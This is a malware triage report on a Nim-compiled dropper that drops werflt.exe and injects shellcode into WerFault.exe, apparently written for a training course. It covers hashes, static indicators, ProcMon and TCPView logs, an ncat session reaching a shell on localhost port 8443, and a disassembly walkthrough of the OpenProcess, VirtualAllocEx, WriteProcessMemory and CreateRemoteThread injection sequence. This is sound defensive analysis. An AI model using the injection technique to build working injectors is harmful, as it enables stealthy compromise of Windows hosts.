Practical Malware Analysis & Triage
Malware Analysis Report

Process Injection Malware

Nov 2022 | NoobUltraProMax | v1.0

Table of Contents

Executive Summary

SHA256 hash	fca62097b364b2f0338c5e4c5bac86134cedffa4f8ddf27ee9901734128952e3
MD5 hash	6d8895c63a77ebe5e49b656bdefdb822

MalwareStage0.exe is a ProcessInjector-dropper malware sample first identified on May 14th, 2021. It is a Nim-compiled dropper that runs on the x86 Windows operating system. It consists of one unpacked payloads that is executed following a successful spearphishing attempt. Symptoms of infection includes a new process in system werflt.exe which could be confused with a real microsoft software named WerFault.exe.

YARA signature rules are attached in Appendix A. Malware sample and hashes have been submitted to VirusTotal for further examination.

High-Level Technical Summary

Malware.stage0.exe consists of two parts: an unpacking stage where werfault.exe is executed. Werfault.exe is the Windows Error Reporting process of Windows 10. Second stage creates a file in C drive with slightly different name werflt.exe, this file is a Remote Process Injector. This malware is executed with parameter as PID of the original error checking program, now the shellcode is executed with the privileges of the Werfault.exe .After execution of the second stage it open a port on localhost (hxxps://localhost:8443)



Malware.stage0.exe.malz
WerFault.exe
This is a legit windows Program
werflt.exe
This binary takes PID of WerFault.exe as argument, creates a Remote thread and execute the shell code

Illustration 1: Flow Diagram of Malware

Malware Composition

Malware consists of the following components:

File Name	SHA256 Hash
Malware.Stage0.exe	fca62097b364b2f0338c5e4c5bac86134cedffa4f8ddf27ee990 1734128952e3
werflt.exe	0516009622b951c6c08fd8d81a856eaab70c02e6bc58d066bb dfafe8c6edabea

malware.exe

The initial executable that runs after a successful spearphish. It acts as a trojan horse carrying a process injector malware, which when executed unpacks the payload, werflt.exe.

werflt.exe:

This binary is unpacked when Malware.exe is detonated. This binary is a Remote Thread Process Injector Malware.

Basic Static Analysis


- **Virustotal Information :**
    - Uploading hash/Binary
    - Its a known malware, 51 security vendors and 3 sandboxes flagged this file as malicious
    - https://www.virustotal.com/gui/file/fca62097b364b2f0338c5e4c5bac86134cedffa4f8ddf27ee9901734128952e3

- **Strings/Floss output Analysis :**
    - “`$ floss -n 9 Malware.exe.malz`”
    - “`$ cat floss.out | grep nim | wc -l`”
    - which gives output of “37”
    - We can conclude that the binary is written in “nim” Programming Language.
    - Some other interesting strings -

      @C:\Users\Public\werflt.exe
      @C:\Windows\SysWOW64\WerFault.exe
      @C:\Users\Public\werflt.exe

- **PEView/PE-bear :**
    - Compression Analysis
        - Section Headers (.text)
            - Marginal difference between raw size and virtual size
            - It’s an un-packed binary
    - Compiled Time/Date
        - Image_file_headers : “Thu 7.10.2021 17:43:04 UTC”
    - Suspicious Imports
        - kernel32.dll
        - mscvrt.dll
        - user32.dll

- **PEStudio**
  - Indicators
    - Suspicious Strings : 18
    - Suspicious Imports : 4
  - Flagged Imports/API calls
    - Enumeration
      - GetCurrentProcessId
      - GetCurrentThreadId
    - Injection
      - VirtualProtect
    - Helper
      - TerminateProcess
  - Flagged Strings
    - Apart from Import Strings
    - “CreateProcess”
    - “OpenProcess”
    - “Suspend Thread”
    - “WriteProcessMemory”




indicator (42)	detail	level
strings > flag	18	1
imports > name > flag	4	1
section > virtualized	.bss	2
overlay > file-ratio	15.10%	2
overlay > entropy	4.665	2
overlay > size	59187 bytes	2
file > embedded	signature: executable, location: .rdata, offset: 0x0000BE28, size: 9060	2
file > embedded	signature: unknown, location: overlay, offset: 0x00051400, size: 59187	2
overlay > signature > name	unknown	2
entry-point > location	0x000014A0	3
file > image-base	0x00400000	3
strings > count	10824	3
tls-callback > count	2	3
libraries > count	3	3
file > size	391987 bytes	3
section > alignment	4096 bytes	3
file > alignment	512 bytes	3
dos-stub > size	64 bytes	3
imports > count	71	3
file > subsystem	GUI	3
file > score > error	The server name or address could not be resolved	3
file > os > target	Windows NT 4.0	3
security > protection	address-space-layout-randomization (ASLR) > OFF	3
security > protection	code-integrity (CI) > OFF	3

sha256: FCA62097B364B2F0338C5E4C5BAC86134CEDFFA4F8DDF27EE9901734128952E3 cpu: 32-bit file-type: executable subsystem: GUI entry-point: 0x000014A

Illustration 2: PEStudio - Indicators

Basic Dynamic Analysis

- **Host Based Indicators :**
  - When Malware is detonated a new file is created C:\Users\Public\werflt.exe



```
Time o...  Process ...  PID   Operation         Path                                                                                   Result                    Detail
17:00:44... Malware....  2308  RegCloseKey       HKCU\Control Panel\Desktop\MuiCached                                                   SUCCESS
17:00:44... Malware....  2308  RegCloseKey       HKCU                                                                                   SUCCESS
17:00:44... Malware....  2308  CloseFile         C:\Windows\SysWOW64\WerFault.exe                                                       SUCCESS
17:00:51... Malware....  2308  CreateFile        C:\Users\Public\werflt.exe                                                             SUCCESS                   Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: Rea...
17:00:51... Malware....  2308  QueryBasicInfor... C:\Users\Public\werflt.exe                                                             SUCCESS                   CreationTime: 14-11-2022 16:45:30, LastAccessTime: 14-11-2022 17:00:50, LastWriteTime: 14-11-2022 17:00:44, Chan...
17:00:51... Malware....  2308  CloseFile         C:\Users\Public\werflt.exe                                                             SUCCESS
17:00:51... Malware....  2308  CreateFile        C:\Users\Public\werflt.exe                                                             SUCCESS                   Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: Rea...
17:00:51... Malware....  2308  QueryBasicInfor... C:\Users\Public\werflt.exe                                                             SUCCESS                   CreationTime: 14-11-2022 16:45:30, LastAccessTime: 14-11-2022 17:00:50, LastWriteTime: 14-11-2022 17:00:44, Chan...
17:00:51... Malware....  2308  CloseFile         C:\Users\Public\werflt.exe                                                             SUCCESS
17:00:51... Malware....  2308  RegQueryKey       HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options            SUCCESS                   Query: HandleTags, HandleTags: 0x400
17:00:51... Malware....  2308  RegOpenKey        HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\werflt.exe NAME NOT FOUND            Desired Access: Query Value, Enumerate Sub Keys
                                                                                                                                        NAME NOT FOUND            Desired Access: Query Value
                                                                                                                                        SUCCESS                   Desired Access: Read Data/List Directory, Execute/Traverse, Read Attributes, Synchronize, Disposition: Open, Opti...
                                                                                                                                        FILE LOCKED WITH ONLY ... SyncType: SyncTypeCreateSection, PageProtection: PAGE_EXECUTE|PAGE_NOCACHE
                                                                                                                                        SUCCESS                   SyncType: SyncTypeOther
```

```
Date:        14-11-2022 17:00:51.6867890
Thread:      3772
Class:       File System
Operation:   CreateFile
Result:      SUCCESS
Path:        C:\Users\Public\werflt.exe
Duration:    0.0000414

Desired Access:     Read Attributes
Disposition:        Open
Options:            Open Reparse Point
Attributes:         n/a
ShareMode:          Read, Write, Delete
AllocationSize:     n/a
OpenResult:         Opened
```

C:\Users\Public — This PC > Local Disk (C:) > Users > Public


Name	Date modified	Type	Size
Desktop	17-10-2022 18:37	File folder	
Libraries	07-12-2019 09:31	File folder	
Public Account Pictures	17-10-2022 12:48	File folder	
Public Documents	17-10-2022 15:16	File folder	
Public Downloads	07-12-2019 09:14	File folder	
Public Music	07-12-2019 09:14	File folder	
Public Pictures	07-12-2019 09:14	File folder	
Public Videos	07-12-2019 09:14	File folder	
desktop.ini	07-12-2019 09:12	Configuration setti...	1 KB
flarevm.png	17-10-2022 17:53	PNG image	51 KB
werflt.exe	14-11-2022 17:00	Application	10 KB

11 items | 1 item selected 9.50 KB |

Showing 369 of 626763 events (0.058%)   Backed by virtual memory

Illustration 3: ProcMon catches a new file creation- C:\Users\Public\werflt.exe


- Process Tree in Procmon shows werflt.exe
  - werflt.exe is executed with parameter PID of WerFault.exe



```
Malware.stage0.exe (816)                               C:\Users\bunny\Desktop\Malware.stage0.exe                            DESKTOP-NJ061...  "C:\Users\bunny\Desktop\Malware.stage0.exe"
  WerFault.exe (4092)   Windows Problem Reporting      C:\Windows\SysWOW64\WerFault.exe            Microsoft Corporati...  DESKTOP-NJ061...  C:\Windows\SysWOW64\WerFault.exe
werflt.exe (1252)                                      C:\Users\Public\werflt.exe                                           DESKTOP-NJ061...  C:\Users\Public\werflt.exe 4092
  Conhost.exe (2928)    Console Window Host            C:\Windows\System32\Conhost.exe             Microsoft Corporati...  DESKTOP-NJ061...  \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1

Description:
Company:
Path:      C:\Users\Public\werflt.exe
Command:   C:\Users\Public\werflt.exe 4092
User:      DESKTOP-NJ0618R\bunny
PID:       1252      Started:  29-10-2022 20:22:49
                     Exited:   29-10-2022 20:22:50
```

Illustration 4: ProcessTree - Malware runs werfault.exe, which runs werflt.exe

- **Network Based Indicators**
  - TcpView catches a process "WerFault.exe" which opens port 8443 on localhost.




TCPView - Sysinternals: www.sysinternals.com

Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Time	Module Name
WerFault.exe	4092	TCP	Syn S...	127.0.0.1	49676	127.0.0.1	8443	29-10-2022 20:...	WerFault.exe

Illustration 5: TCPView - Process WerFault opens port on localhost

- We can try and connect to this port
  - Starting a listener on machine `ncat.exe -lvnp 8443`




```
C:\Users\bunny
λ ncat.exe -lvnp 8443
Ncat: Version 5.59BETA1 ( http://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:8443
Ncat: Connection from 127.0.0.1:49675.
Microsoft Windows [Version 10.0.19043.2130]
(c) Microsoft Corporation. All rights reserved.

FLARE 16-11-2022 16:02:25.04
C:\Users\bunny\Desktop>whoami
whoami
desktop-nj0618r\bunny
```

Illustration 6: netcat set up to listen on port 8443

Aadvanced Static Analysis

- Cutter – Disassembled code if werflt.exe




```
159: int main (int32_t arg_ch);
; var LPCVOID lpBuffer @ ebp-0x14c
; var int32_t var_4h @ ebp-0x4
; arg int32_t arg_ch @ ebp+0xc
push    ebp                         ; [00] -r-x section size 4096 named .text
mov     ebp, esp
sub     esp, 0x14c
mov     eax, dword [0x403004]
xor     eax, ebp
mov     dword [var_4h], eax
mov     eax, dword [arg_ch]
mov     ecx, 0x51                   ; 'Q' ; 81
push    esi
push    edi
mov     esi, 0x402110
lea     edi, [lpBuffer]
push    dword [eax + 4]             ; const char *str
rep     movsd dword es:[edi], dword ptr [esi]
movsb   byte es:[edi], byte ptr [esi]
call    dword [atoi]                ; 0x40205c ; int atoi(const char *str)
add     esp, 4
push    eax
push    0                           ; BOOL bInheritHandle
push    0x1fffff                    ; DWORD dwDesiredAccess
call    dword [OpenProcess]         ; 0x402004 ; HANDLE OpenProcess(DWORD dwDesiredAccess, BOOL bI...
push    0x40                        ; '@' ; 64
push    0x3000
push    0x145                       ; 325
mov     edi, eax
push    0                           ; LPVOID lpAddress
push    edi                         ; HANDLE hProcess
call    dword [VirtualAllocEx]      ; 0x40200c ; LPVOID VirtualAllocEx(HANDLE hProcess, LPVOID lpA...
push    0                           ; SIZE_T *lpNumberOfBytesWritten
mov     esi, eax
lea     eax, [lpBuffer]
push    0x145                       ; 325 ; SIZE_T nSize
push    eax                         ; LPCVOID lpBuffer
push    esi                         ; LPVOID lpBaseAddress
push    edi                         ; HANDLE hProcess
call    dword [WriteProcessMemory]  ; 0x402000 ; BOOL WriteProcessMemory(HANDLE hProcess, LPVOID l...
push    0
push    0
push    0
push    esi
push    0
push    0                           ; LPSECURITY_ATTRIBUTES lpThreadAttributes
push    edi                         ; HANDLE hProcess
call    dword [CreateRemoteThread]  ; 0x402010 ; HANDLE CreateRemoteThread(HANDLE hProcess, LPSECU...
push    edi                         ; HANDLE hObject
call    dword [CloseHandle]         ; 0x402008 ; BOOL CloseHandle(HANDLE hObject)
mov     ecx, dword [var_4h]
xor     eax, eax
pop     edi
xor     ecx, ebp
pop     esi
call    fcn.0040109f
mov     esp, ebp
pop     ebp
ret
```

Illustration 7: Decompiled Binary in ASM

- Analysis of De-compiled x86 Binary :
  - Main Function takes in “arg_ch” parameter
  - variable is defined in main “IpBuffer”
  - “arg_ch is moved to “eax”
    - This eax will be used in future API call
  - 1st API call : OpenProcess
    - It takes 3 parameters
      - Desired Access Level (0x1fffff)
      - Boolean InheritHandle (0)
      - ProcessId (eax)
  - “eax” is moved to “edi”
  - 2nd API call : VirtualAlloc
    - Allocates memory in the opened process
    - It takes 5 parameters
      - hProcess (edi)
      - IpAddress (0)
      - Size (0x145)
      - AllocationType (0x3000)
      - Protect (0x40)
  - 3rd API call : WriteProcessMemory
    - Writes shellcode in the allocated memory
    - Takes 5 parameters
      - hProcess (edi)
      - IpBaseAddress (esi)
      - IpBuffer (eax) (IPBuffer)
      - Size_T nSize (0x145)
      - IpNumberOfBytesWritten (0)
  - 4th API call : CreateRemoteThread
    - 7 parameters
      - First is hProcess (edi)
      - Fourth is IpStartAddress (esi)
      - Every other parameter is 0
  - 5th API call : Closehandle
